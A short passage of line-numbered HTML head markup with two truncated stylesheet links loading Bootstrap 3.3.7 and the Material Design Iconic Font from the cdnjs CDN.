6   <link rel='stylesheet' href='https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/cs
7   <link rel='stylesheet' href='https://cdnjs.cloudflare.com/ajax/libs/material-design-iconic-font/
8
```